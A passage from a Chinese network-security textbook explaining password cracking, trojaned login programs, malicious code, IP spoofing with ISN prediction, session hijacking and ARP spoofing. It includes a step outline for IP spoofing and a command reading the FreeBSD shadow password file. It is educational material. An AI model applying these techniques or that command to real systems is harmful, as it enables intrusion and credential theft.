字典攻击基本上是一种被动攻击。黑客获取目标系统的口令文件，试图以离线的方式破解口令，黑客先猜一个口令，然后用与原系统中一样的加密算法(加密算法是公开的)来加密此口令，将加密的结果与文件中的加密口令比较，若相同则猜对了。因为很少有用户使用随机组合的数字和字母来做口令，许多用户使用的口令都可在一个特殊的黑客字典中找到。在字典攻击中，入侵者并不穷举所有字母数字的排列组合来猜测口令，而仅仅用黑客字典中单词来尝试，黑客们已经构造了这样的字典，不仅包括了英语或其他语言中的常见单词，还包括了黑客词语、拼写有误的单词和一些人名。已有的黑客字典包括了大约 20 万个单词，用来猜测口令非常成功，而对现代的计算机来说，尝试所有 20 多万个单词是很轻松的事。LetMeIn Version 2.0 是这类程序中的典型代表。

2)　假登录程序

在系统上有账号的用户可以利用程序设计出和 Windows 登录画面一模一样的程序，以骗取其他人的账号和密码，若是在这个假的登录程序上输入账号和密码，它就会记下所骗到的账号和密码，然后告诉您输入有误，要您再试一次。接下来假的登录程序便自动结束，将控制权还给操作系统。

3)　密码探测程序

在绝大多数情形下，NT 系统内部所保存与传送的密码，部是经过一个单向杂凑(Hash)函数编码处理过，完全看不出来原始密码的模样，而且理论上要逆向还原成原始密码的概率几近于零。这些编码过的密码存放在 SAM(Security Account Manager)数据库内，一般正常的程序不会去理会它，然而，后来网络上出现了一个专门用来探测 NT 密码的程序-LoPhtCrack，它能利用各种可能的密码，反复模拟 NT 的编码过程，并将所编出来的密码与 SAM 数据库的密码比较，如果两者相同，就表示得到了正确的密码。

4)　修改系统

这是一种比较严重的主动攻击。黑客修改合法的系统程序，使得该程序不仅完成原有的功能，而且还可以为黑客收集用户口令，也就是说，黑客在系统中放置了特洛伊木马。

这些程序是针对 ISP 服务器的类似“特洛伊木马”(Trojan Horses)的病毒程序的变体。它看起来像一种合法的程序，但是它静静地记录用户输入的每个口令，然后把它们发送给黑客的 Internet 信箱。或者将系统中的 Login 和 Telnet 程序修改使得能够记录用户的名字和口令到一个文件中，并将该文件隐藏到系统中的某一个地方。此文件给黑客提供了许多账号的名字和相应的口令，允许黑客闯进其他的系统并放置特洛伊木马。

2. 恶意代码

恶意代码的含义可以从下三个方面理解：一是“代码”，即恶意代码是在一定的环境下可以执行的计算机程序；二是“恶意的行为”，在不为用户所知的情况下破坏侵入用户的计算机系统，破坏计算机系统、网络或信息的保密性、完整性、可用性；三是“恶意移动性”，未经授权在计算机之间传播。其通常冒充有用的软件工具、重要的信息等，诱导用户下载运行或利用邮件客户端和浏览器来自动运行，从而为攻击者提供便利。恶意代码按传播方式分类可以分为计算机病毒、木马、蠕虫、即时消息攻击；按行为分类可以分为计算机病毒、间谍软件、浏览器劫持。

恶意代码(Malicious Code)主要是指故意执行危害信息安全的恶意任务的代码，它们一般潜伏在受害计算机系统中实施破坏或窃取信息等不良活动。它们应用或尝试以各种方式侵入计算机或网络系统，干扰或阻碍系统的正常工作，甚至对重要信息进行泄露和篡改。

恶意代码的危害主要包括以下几点：

(1) 破坏数据。很多恶意代码在发作时直接破坏计算机的重要数据，所利用的手段有格式化硬盘，改写文件分配表和目录区，删除重要文件或者用无意义的数据覆盖文件等。例如磁盘杀手病毒(Disk Killer)在硬盘感染后的累计开机时间 48 小时内发作，发作时屏幕上显示“Warning！Don’t turn off power or remove diskette while Disk Killer is Processing！”，并改写硬盘数据。

(2) 占用磁盘存储空间。引导型病毒的侵占方式通常是用病毒本身占据磁盘引导扇区，被覆盖的扇区的数据将永久性丢失，无法恢复。文件型的病毒利用一些 DOS 功能进行传染，检测出未用空间并把病毒的传染部分写进去。所以一般不会破坏原数据，但会非法侵占磁盘空间，文件会不同程度地加长。

(3) 抢占系统资源。大部分恶意代码在动态下都是常驻内存的，这必然抢占一部分系统资源，致使一部分软件不能运行。恶意代码总是修改一些有关的中断地址，在正常中断过程中加入病毒体，干扰系统运行。

(4) 影响计算机运行速度。恶意代码不仅占用系统资源、覆盖存储空间，还会影响计算机运行速度。比如，恶意代码会监视计算机的工作状态，伺机传染激发；还有些恶意代码会为了保护自己而进行加密，致使 CPU 多次执行解密和加密过程，额外执行了上万条指令。

3. 网络欺骗

网络欺骗指攻击者通过向攻击目标发送冒充其信任的主机的网络数据包，达到获取访问权或执行命令的攻击方法。具体的网络欺骗有 IP 欺骗、会话劫持、ARP(地址解析协议)欺骗和 RIP(路由信息协议)路由欺骗等。

1)　IP 欺骗

IP 欺骗，简单来说就是向目标主机发送源地址为非本机 IP 地址的数据包。IP 欺骗在各种黑客攻击方法中都得到了广泛的应用，比如，进行拒绝服务攻击、伪造 TCP 连接、会话劫持、隐藏攻击主机地址等，IP 欺骗的表现形式主要有两种：一种是攻击者伪造的 IP 地址不可达或者根本不存在，这种形式的 IP 欺骗，主要用于迷惑目标主机上的入侵检测系统，或者是对目标主机进行 DOS 攻击，如图 9-4 所示；另一种 IP 欺骗则着眼于目标主机和其他主机之间的信任关系，攻击者通过在自己发出的 IP 包中填入被目标主机所信任的主机的 IP 来进行冒充，一旦攻击者和目标主机之间建立了一条 TCP 连接(在目标主机看来，是它和它所信任的主机之间的连接，事实上，它是把目标主机和被信任主机之间的双向 TCP 连接分解成了两个单向的 TCP 连接)，攻击者就可以获得对目标主机的访问权，并可以进一步进行攻击，如图 9-5 所示。




图 9-4　伪造无实际意义的 IP

图 9-5　攻击者伪装成被目标主机所信任的主机

IP 欺骗的步骤如下：

(1)　找到一个被目标主机信任的主机。

(2)　使被信任的主机丧失工作能力。

(3)　伪装成被信任的主机，向目标主机发送 SYN。

(4)　猜测或嗅探得到 SYN+ACK 的值。

(5)　再向目标主机发送 ACK 来建立连接，如图 9-6 所示。

TCP 使用的数据包序列号是一个 32 位的计数器，计数范围为 0～4294967295。TCP 为每一个连接选择一个初始序列号 ISN(Initial Sequence Number)，为了防止因为延迟、重传等事件对三次握手过程的干扰，ISN 不能随便选取，不同系统有不同算法。对于 IP 欺骗攻击来说，最重要的就是理解 TCP 如何分配 ISN 以及 ISN 随时间变化的规律。

规定这一 32 位的序列号之值每隔 4ms 加 1。在 BerkeleyUNIX 中，初始序列号是由

tcpinit()函数确定的。ISN 值每秒增加 128000，如果有连接出现，每次连接将把计数器的数值增加 64000，这使得用于表示 ISN 的 32 位计数器在没有连接的情况下，每 9.32h 复位一次。这样，将有利于最大限度地减少旧有连接的信息干扰当前连接的机会。非常重要的一点就是对 ISN 的选择算法。事实上，由于 ISN 的选择不是随机的，而是有规律可循的，这就为黑客欺骗目标系统创造了条件。很多进行 IP 欺骗的黑客软件也主要着眼于计算 ISN 和伪造数据包这两个方面。由于 IP 欺骗技术是针对协议本身的缺陷来实现的，所以其影响范围也十分广泛。容易遭受 IP 欺骗攻击的服务程序主要有：

- 远程过程调用(RPC)。
- 任何使用 IP 地址进行认证的服务。
- X Window 系统。
- R 服务套件(包括 rlogin、rsh 等)。




图 9-6　IP 欺骗示意图

2)　会话劫持

会话劫持指攻击者冒充网络正常会话中的某一方，从而欺骗另一方执行其所要的操作。

例如你 Telnet 到某台主机，这就是一次 Telnet 会话；你浏览某个网站，这就是一次 HTTP 会话。而会话劫持(Session Hijack)，就是结合了嗅探以及欺骗技术在内的攻击手段。例如，在一次正常的会话过程当中，攻击者作为第三方参与到其中，他可以在正常数据包中插入恶意数据，也可以在双方的会话当中进行监听，甚至可以是代替某一方主机接管会话。我们可以把会话劫持攻击分为两种类型：中间人攻击(Man In The Middle，简称 MITM)和注射式攻击(Injection)，并且还可以把会话劫持攻击分为两种形式：被动劫持和主动劫持。被动劫持实际上就是在后台监视双方会话的数据流，从中获得敏感数据；而主动劫持则是将会话当中的某一台主机“踢”下线，然后由攻击者取代并接管会话，这种攻

击方法危害非常大，攻击者可以做很多事情，比如“cat etc/master.passwd”(FreeBSD 下的 Shadow 文件)。

会话劫持利用了 TCP/IP 工作原理来设计攻击。TCP 使用端到端的连接，即 TCP 用(源 IP，源 TCP 端口号，目的 IP，目的 TCP 端号)来唯一标识每一条已经建立连接的 TCP 链路。另外，TCP 在进行数据传输时，TCP 报文首部的两个字段序号(Seq)和确认序号(Ackseq)非常重要。序号(Seq)和确认序号(Ackseq)是与所携带 TCP 数据净荷(Payload)的多少有数值上的关系：序号字段(Seq)指出了本报文中传送的数据在发送主机所要传送的整个数据流中的顺序号，而确认序号字段(Ackseq)指出了发送本报文的主机希望接收的对方主机中下一个八位组的顺序号。因此，对于一台主机来说，其收发的两个相邻 TCP 报文之间的序号和确认序号的关系为：它所要发出的报文中的 seq 值应等于它所刚收到的报文中的 ackseq 的值，而它所要发送报文中 ackseq 的值应为它所收到报文中 seq 的值加上该报文中所发送的 TCP 净荷的长度。

TCP 会话劫持的攻击方式可以对基于 TCP 的任何应用发起攻击，如 HTTP、FTP、Telnet 等。对于攻击者来说，所必须要做的就是窥探到正在进行 TCP 通信的两台主机之间传送的报文，这样攻击者就可以得知该报文的源 IP、源 TCP 端口号、目的 IP、目的 TCP 端号，从而可以得知其中一台主机对将要收到的下一个 TCP 报文段中 seq 和 ackseq 值的要求。这样，在该合法主机收到另一台合法主机发送的 TCP 报文前，攻击者根据所截获的信息向该主机发出一个带有净荷的 TCP 报文，如果该主机先收到攻击报文，就可以把合法的 TCP 会话建立在攻击主机与被攻击主机之间。带有净荷的攻击报文能够使被攻击主机对下一个要收到的 TCP 报文中的确认序号(Ackseq)的值的要求发生变化，从而使另一台合法的主机向被攻击主机发出的报文被攻击主机拒绝。TCP 会话劫持攻击方式的好处在于使攻击者避开了被攻击主机对访问者的身份验证和安全认证，从而使攻击者直接进入对被攻击主机的访问状态，因此对系统安全构成的威胁比较严重。

3)　ARP 欺骗

在浏览器里面输入网址时，DNS 服务器会自动把它解析为 IP 地址，浏览器实际上查找的是 IP 地址而不是网址。那么 IP 地址是如何转换为第二层物理地址(即 MAC 地址)的呢？在局域网中，这是通过 ARP 协议来完成的。ARP 协议对网络安全具有重要的意义。通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗，能够在网络中产生大量的 ARP 通信量使网络阻塞。所以我们应深入理解 ARP 协议。

ARP 协议是“Address Resolution Protocol”(地址解析协议)的缩写。在局域网中，网络中实际传输的是“帧”，帧里面是有目标主机的 MAC 地址的。在以太网中，一个主机要和另一个主机进行直接通信，必须要知道目标主机的 MAC 地址。但这个目标 MAC 地址是如何获得的呢？它就是通过地址解析协议获得的。所谓“地址解析”就是主机在发送帧前将目标 IP 地址转换成目标 MAC 地址的过程。ARP 协议的基本功能就是通过目标设备的 IP 地址，查询目标设备的 MAC 地址，以保证通信的顺利进行。

ARP 协议的工作原理如下。

在每台安装有 TCP/IP 协议的电脑里都有一个 ARP 缓存表，表里的 IP 地址与 MAC 地址是一一对应的，如表 9-1 所示。

表 9-1 IP 地址与 MAC 地址的对应关系

IP 地址	MAC 地址
192.168.1.1	00-aa-00-62-c6-09
192.168.1.2	00-aa-00-62-c5-03
192.168.1.3	03-aa-01-75-c3-06
…	…

我们以主机 A(192.168.1.5)向主机 B(192.168.1.1)发送数据为例。当发送数据时，主机 A 会在自己的 ARP 缓存表中寻找是否有目标 IP 地址。如果找到了，也就知道了目标 MAC 地址，直接把目标 MAC 地址写入帧里面发送就可以了；如果在 ARP 缓存表中没有找到相对应的 IP 地址，主机 A 就会在网络上发送一个广播，目标 MAC 地址是“FF.FF.FF.FF.FF.FF”，这表示向同一网段内的所有主机发出这样的询问：“192.168.1.1 的 MAC 地址是什么？”网络上其他主机并不响应 ARP 询问，只有主机 B 接收到这个帧时，才向主机 A 做出这样的回应：“192.168.1.1 的 MAC 地址是 00-aa-00-62-c6-09”。这样，主机 A 就知道了主机 B 的 MAC 地址，它就可以向主机 B 发送信息了。同时它还更新了自己的 ARP 缓存表，下次再向主机 B 发送信息时，直接从 ARP 缓存表里查找就可以了。ARP 缓存表采用了老化机制，在一段时间内如果表中的某一行没有使用，就会被删除，这样可以大大减少 ARP 缓存表的长度，加快查询速度。

ARP 缓存表是可以查看的，也可以添加和修改。在命令提示符下，输入“arp –a”就可以查看 ARP 缓存表中的内容了，如图 9-7 所示。




图 9-7 ARP 缓存表

用“arp –d”命令可以删除 ARP 表中某一行的内容；用“arp –s”可以手动在 ARP 表中指定 IP 地址与 MAC 地址的对应。

下面看一下 ARP 欺骗原理：

假设一个网络环境中，网内有 3 台主机，分别为 A、B、C。主机详细信息描述如下：

A 的地址 IP：192.168.10.1 MAC：AA-AA-AA-AA-AA-AA；

B 的地址 IP：192.168.10.2 MAC：BB-BB-BB-BB-BB-BB；

C 的地址　IP: 192.168.10.3　MAC: CC-CC-CC-CC-CC-CC。

正常情况下 A 和 C 之间的进行通信，但是此时 B 向 A 发送一个自己伪造的 ARP 应答，而这个应答中的数据发送方 IP 地址是 192.168.1.3(C 的 IP 地址)，MAC 地址是 BB-BB-BB-BB-BB-BB(C 的 MAC 地址本来应该是 CC-CC-CC-CC-CC-CC，这里被伪造了)。

